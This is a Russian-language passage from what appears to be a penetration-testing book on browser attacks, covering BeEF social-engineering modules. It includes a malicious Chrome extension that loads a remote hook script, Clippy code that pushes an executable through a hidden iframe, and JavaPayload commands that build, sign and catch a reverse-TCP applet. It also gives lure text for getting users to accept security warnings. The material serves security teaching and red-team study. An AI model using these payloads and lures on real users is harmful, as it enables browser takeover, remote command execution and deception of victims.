


Рисунок 5-18. Всплывающее окно поддельного антивируса

Перевод основных надписей на рисунке: **Antivirus, Antispyware, Firewall & Popup Blocker / System Status: Your system is in danger / Virus Protection / Active Threats / System Scan / Scan My System** - антивирус, защита от шпионских программ, межсетевой экран и блокировщик всплывающих окон / состояние системы: система в опасности / защита от вирусов / активные угрозы / проверка системы / проверить мою систему.

Ещё один модуль социальной инженерии BeEF - «Fake Flash Update». Вместо простого обмана пользователя с целью загрузить исполняемый файл он пытается заставить его установить вредоносное расширение браузера, как показано на рисунках 5-19 - 5-22. В данном случае вредоносное расширение развёртывает и выполняет обратную полезную нагрузку Meterpreter. Глава 7 посвящена расширениям, поэтому здесь подробности не рассматриваются.




Рисунок 5-19. Поддельный диалог Flash

Перевод основных надписей на рисунке: **An update to Adobe Flash Player is available / Improved video performance / Security enhancements / Remind me later / Install** - доступно обновление Adobe Flash Player / улучшена производительность видео / улучшения безопасности / напомнить позже / установить.

После нажатия пользователем Install Firefox показывает предупреждение, как на рисунке 5-20.




Рисунок 5-20. Первое предупреждение Firefox

Перевод сообщения на рисунке: **Firefox prevented this site from asking you to install software on your computer / Allow** - Firefox не позволил этому сайту предложить установку программы на компьютер / разрешить.

На этом предупреждения не заканчиваются. Если пользователь нажмёт Allow, появится ещё один диалог подтверждения установки, показанный на рисунке 5-21.

Рисунок 5-21. Диалог установки расширения

Перевод основных надписей на рисунке: **Install add-ons only from authors whom you trust / Malicious software can damage your computer or violate your privacy / Author not verified / Cancel / Install Now** - устанавливайте дополнения только доверенных авторов / вредоносная программа может повредить компьютер или нарушить конфиденциальность / автор не проверен / отмена / установить сейчас.

После окончательного нажатия Install Now вредоносное расширение установится и предложит перезапустить браузер, как на рисунке 5-22.




Рисунок 5-22. Диалог перезапуска

Перевод основных надписей на рисунке: **will be installed after you restart Firefox / Restart Now / You can access your add-ons on all your devices with Sync** - будет установлено после перезапуска Firefox / перезапустить сейчас / с Sync дополнения доступны на всех ваших устройствах.

ЗАГРУЗЧИК РАСШИРЕНИЯ FIREFOX

В BeEF есть также модуль «Firefox Extension Dropper», который можно применять при социальной инженерии и оценке красной команды. Вредоносное расширение содержит двоичный файл, выполняемый сразу после того, как пользователь разрешает установку расширения.

Кроме того, как впервые показал Михаэль Ширль (Michael Schierl), перезапускать браузер после установки расширения не требуется, поскольку в атаке используется расширение с начальной загрузкой.[24]

Поскольку целью является только Firefox, возможно, стоит настроить автоматический запуск модуля. Тогда сразу после зацепления браузера пользователь получит предложение установить вредоносное расширение.

Как можно догадаться по предыдущим рисункам, выбранный модуль нацелен на Firefox. Но не волнуйтесь, поклонники Chrome не забыты: модуль имеет дополнительную полезную нагрузку и для Chrome.

Начиная с Chrome 20 устанавливать расширения можно только из официального Google Chrome Store. Однако Лука Кареттони (Luca Carettoni) и Микеле Орру (Michele Orrú) нашли[25] способ обойти это ограничение. Они обнаружили, что до публикации в магазине Google не анализировала и не проверяла расширения Chrome на вредоносность и наличие бэкдоров. Такое расширение использовали для получения доступа к облачному порталу `www.meraki.com` пользователя путём похищения всех его cookie, включая помеченные `HttpOnly`.

На рисунке 5-23 показано вредоносное расширение, доступное в магазине Chrome.




Рисунок 5-23. Вредоносное расширение Chrome

Перевод основных надписей на рисунке: **Adobe Flash Player Security Update / Overview / Details / Reviews / Related / Updates Adobe Flash Player with latest security updates** - обновление безопасности Adobe Flash Player / обзор / сведения / отзывы / похожие / обновляет Adobe Flash Player последними исправлениями безопасности.

Вредоносное расширение Chrome состоит из нескольких изображений и двух файлов: `manifest.json` и связанного `background.js`. Файл `manifest.json` содержал следующее:

```
{
  "name": "Adobe Flash Player Security Update",
  "manifest_version": 2,
  "version": "11.5.502.149",
  "description":
    "Updates Adobe Flash Player with latest security updates",
  "background": {
    "scripts": ["background.js"]
  },
  "content_security_policy":
  "script-src 'self' 'unsafe-eval' https://browserhacker.com;
    object-src 'self'",
  "icons": {
    "16": "icon16.png",
    "48": "icon48.png",
    "128": "icon128.png"
  },
  "permissions": [
    "tabs",
    "http://*/*",
    "https://*/*",
    "file://*/*",
    "cookies"
  ]
}
```

А файл `background.js` содержал следующее:

```
d=document;
e=d.createElement('script');
e.src="https://browserhacker.com/hook.js";
d.body.appendChild(e);
```

Элемент `background` файла `manifest.json` указывает, что расширение выполнит `background.js`. Файл `background.js` создаёт в текущем документе новый элемент сценария, указывающий на зацепку BeEF. Поскольку расширение работает внутри браузера и управляет всеми вкладками, сразу после запуска Chrome вы будете через BeEF контролировать всё происходящее в браузере.

Вредоносные браузерные расширения постоянно и активно применяются в преступных целях. Одно из первых сообщений СМИ о таких атаках касалось вредоносных расширений Firefox и Chrome, нацеленных на бразильских пользователей Facebook.[26] Хотите узнать больше? Браузерные расширения подробно рассматриваются в главе 7.

Использование Clippy

Помощник Microsoft Office, более известный как Clippy, был концепцией интеллектуальной справочной программы Microsoft, помогавшей пользователям Microsoft Office. Выпущенный в 1997 году, он стал проклятием всех ничего не подозревающих пользователей Office: стоило им начать вводить документ, как добрый старый Clippy выскакивал с серией вопросов. Бедняга Clippy подвергался такой критике со стороны пользователей, включая сотрудников Microsoft, что в Office 2007 его наконец убрали.[27]

Нику Фриману (Nick Freeman) и Денису Андзаковичу (Denis Andzakovic) было грустно прощаться с Clippy, и потому появился модуль «Clippy». Эйвери Брукс (Avery Brooks) создал исходный код в проекте «Heretic Clippy», доступном на http://clippy.ajbnet.com/. Получившийся модуль BeEF представляет собой настраиваемый Clippy для браузера, целиком написанный на JavaScript. По умолчанию он пытается обманом заставить пользователя загрузить исполняемый файл.

Благодаря очень модульной конструкции «Clippy» достаточно гибок в развёртывании и применении. Его сердцем служит контроллер Clippy, который определяет стандартные параметры и размещает самого Clippy с диалогами в нижнем углу браузера. В метод `run()` контроллера можно добавить сколько угодно наборов объектов `HelpText`, и при каждом перезапуске Clippy один из них будет появляться случайным образом. Метод `run()` также создаёт объект `ClippyDisplay` и плавно показывает его.

Для этого реализован следующий код:

```
Clippy.prototype.hahaha = function() {
  var div = document.createElement("div");
  var _c = this;
  div.id = "heehee";
  div.style.display = "none";
  div.innerHTML="<iframe src='http://browserhacker.com/calc.exe'
    width=1 height=1 style='display:none'></iframe>";

  document.body.appendChild(div);
  _c.openBubble("Thanks for using Clippy!");
  setTimeout(function () { _c.killClippy(); }, 5000);
}
```

Вызов `_c.openBubble()` открывает новый диалог `PopupDisplay`, похожий на речевой пузырь Clippy. Функция также уничтожает Clippy вызовом `_c.killClippy()`. Эта логика подключается к Clippy в его методе `run()` при добавлении объекта `HelpText`, как показано здесь:

```
var Help = new HelpText("Would you like to update your browser?");
  Help.addResponse("Yes",function() { _c.hahaha(); });
  Help.addResponse("Not now", function() {
    _c.killClippy();
    setTimeout(function() {
      new Clippy().run();
    }, 5000);
  });
this.addHelp(Help,true);
```

Этот объект `HelpText` по имени `Help` содержит стандартный вопрос и два ответа. Ответ Yes выполняет прежнюю функцию `hahaha()`, а Not now уничтожает Clippy и через пять секунд запускает его заново. Вызов `this.addHelp()` добавляет объект `Help` в Clippy, позволяя при желании расширить его словарь новыми вопросами. Работа Clippy показана на рисунке 5-24.




Рисунок 5-24. Clippy в действии

Перевод основных надписей на рисунке: **Would you like to update your browser? / Yes / Not now** - хотите обновить браузер? / да / не сейчас; **Contribute to BeEF** - внести вклад в BeEF.

Хотя модуль, несомненно, обладает определённой комической ценностью, в действительности некоторые люди вполне могут поверить диалогу Clippy, предлагающему обновить программу. Поэтому он всё ещё потенциально полезен как механизм доставки исполняемых файлов на компьютер жертвы.

Использование подписанных апплетов Java

К этому моменту в главе рассмотрено несколько способов заставить пользователя действовать от вашего имени. Среди них поддельные приглашения входа и другие фишинговые попытки выманить конфиденциальные сведения. Другой распространённый приём - обманом заставить пользователя запустить вредоносный код с разрешением выполнять команды полностью за пределами браузера, например посредством подписанных апплетов Java. Технические стороны этих атак подробнее рассматриваются в главе 8, однако социальное препятствие, состоящее в обмане пользователя, тоже необходимо преодолеть.

Модуль BeEF «Java Payload», впервые добавленный в 2009 году, пытается загрузить подписанный апплет Java в текущий зацепленный сеанс просмотра. Модуль обладает возможностью обратного подключения TCP: его можно добавить через BeEF на зацепленную страницу пользователя, а после получения разрешения на запуск применять для выполнения произвольных команд на компьютере цели. Как обсуждалось в разделе главы 4 об обходе SOP в Java, этот язык всё ещё широко используется многими крупными предприятиями. Даже с ограничениями Click to Play такие атаки остаются очень полезны против пользователей полностью исправленных версий Java. Это мнение поддерживают специалисты Immunity, также отмечавшие продолжающееся применение подписанных апплетов Java в подобных сценариях.[28] На рисунке 5-25 показан диалог

предупреждения, который пользователь может увидеть при выполнении самоподписанного апплета Java из BeEF.




Рисунок 5-25. Диалог безопасности самоподписанного апплета Java

Перевод основных надписей на рисунке: **Do you want to run this application? / Name / Publisher: UNKNOWN / Risk / Select the box below, then click Run / I accept the risk / Run / Cancel** - запустить это приложение? / имя / издатель: неизвестен / риск / установите флажок ниже и нажмите Run / я принимаю риск / запустить / отмена.

Если апплет подписан легитимным сертификатом подписи кода, например от Symantec или другого поставщика SSL, диалог безопасности пользователю не показывается. Чтобы повысить вероятность выполнения апплета с минимумом предупреждений, стоит приобрести сертификат подписи кода. Последствия подписания вредоносного кода, например двоичных файлов Windows, уже обсуждались в разделе о злоупотреблении ожиданиями от интерфейса.

BeEF опирается на JavaPayload Майкла Ширла (Michael Schierl), доступный по адресу https://github.com/schierlm/JavaPayload. После его загрузки необходимо собрать полезную нагрузку для жертвы. Одно из преимуществ JavaPayload состоит в том, что можно указать требуемый вектор атаки. JavaPayload можно скомпилировать не только как апплет, но и как универсальный агент для подключения к уже существующему процессу Java. Более сложные варианты применения, которые могут пригодиться в отдельных ситуациях, включают макрос OpenOffice BeanShell, написанный на Java, и загрузчик JDWP (Java Debugger Wire Protocol). Если все предварительные требования выполнены, полезную нагрузку можно собрать из командной строки следующим образом:

```
java -cp JavaPayload.jar javapayload.builder.AppletJarBuilder ReverseTCP
```

Эта команда создаст файл `Applet_ReverseTCP.jar`. Прежде чем отправлять его жертве, файл необходимо подписать. Для демонстрации JAR можно подписать самостоятельно. Однако, как уже отмечалось, для снижения вероятности обнаружения его также можно подписать легитимным сертификатом. Чтобы самостоятельно подписать JAR, выполните в командной строке следующие команды, которые создадут указанный файл ключей:

```
keytool -keystore <keyfile> -genkey
jarsigner -keystore <keyfile> Applet_ReverseTCP.jar mykey
```

После запуска на компьютере цели апплет попытается установить обратное соединение с вашей машиной. Поэтому важно не забыть запустить прослушиватель до применения этой полезной нагрузки против цели. Для запуска прослушивателя выполните в командной строке:

```
java -cp JavaPayload.jar javapayload.handler.stager.\
StagerHandler ReverseTCP <Listening IP>\
<Listening TCP Port> -- JSh
```

Модуль «Java Applet» опирается на функцию BeEF `beef.dom.attachApplet()`. Ради краткости она здесь не приводится, но её можно посмотреть на https://browserhacker.com. JavaScript-код, необходимый для подключения созданного ранее апплета, будет выглядеть примерно так:

```
beef.dom.attachApplet(applet_id,
  applet_name,
  'javapayload.loader.AppletLoader',
  null,
  applet_archive,
  [{'argc':'5',
    'arg0':'ReverseTCP',
    'arg1':attacker_ip,
    'arg2':attacker_port,
    'arg3':'--',
    'arg4':'JSh'}]
);
```

Функция использует следующие параметры конфигурации:

- `applet_id` - случайный идентификатор апплета.
- `applet_name` - случайное имя апплета; ничто не мешает выбрать, например, имя `Microsoft`.
- `applet_archive` - URL созданного ранее файла `Applet_ReverseTCP.jar`.
- `attacker_ip` - IP-адрес прослушивающей службы.
- `attacker_port` - TCP-порт прослушивающей службы.

Чтобы по-настоящему оптимизировать эту атаку, особенно с учётом возможного появления диалоговых окон Java, стоит сочетать её с дополнительной подменой содержимого или другими приёмами социальной инженерии. Иногда достаточно показать пользователю поддельное уведомление: «Приносим извинения, но из-за изменений в конфигурации нашего сайта вы можете увидеть диалог с предупреждением апплета. Это ожидаемо, и предупреждение необходимо принять, иначе содержимое будет недоступно».

ЗАГРУЗЧИК ПОДПИСАННОГО АППЛЕТА

Если JavaPayload не отвечает вашим потребностям, воспользуйтесь модулем BeEF «Signed Applet Dropper». Он работает подобно модулю «Firefox Extension Dropper». Разница в том, что, когда пользователь цели разрешает запуск подписанного апплета (если тот подписан недоверенным сертификатом подписи кода), апплет динамически загружает дроппер и выполняет его. После выполнения дроппер удаляется.

